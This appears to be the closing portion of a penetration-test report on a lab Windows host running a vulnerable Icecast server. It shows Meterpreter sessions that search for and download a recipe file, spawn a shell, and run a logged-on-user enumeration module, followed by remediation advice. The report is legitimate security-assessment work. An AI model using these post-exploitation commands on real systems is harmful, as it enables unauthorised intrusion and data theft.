
```
meterpreter > search -f *recipe*.txt
Found 1 result...
    c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > 
```

I was able to exfiltrate the recipe*.txt file.



```
meterpreter > download Drinks.recipe.txt
[*] Downloading: Drinks.recipe.txt -> Drinks.recipe.txt
[*] skipped    : Drinks.recipe.txt -> Drinks.recipe.txt
```

I was able to open a Meterpreter shell and gather system information for the target.



```
meterpreter > shell
Process 400 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1757]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>
```

I could easily run a Meterpreter post script that enumerates all logged on users and open a Meterpreter shell and gather system information for the target by using the following commands:

```
run post/windows/gather/enum_logged_on_users
```

```
systeminfo
```

3.0 Recommendations

I would recommend Goodcorp to firstly install the latest version of ICECAST as this vulnerability was patched in the newer version and does not exist in this version. I would also recommend using a firewall and also encrypting data. I would highly recommend that the secret files are not labeled that they are secret, for example, anyone can read the user.secret.txt file if given access to the system. Lastly, I would recommend closing the ports that are not needed for day to day business transactions as they provide an entryway for everyone including malicious actors to access your network.

Thank you for using Goodsecurity's services and please do not hesitate to contact me if there are any questions.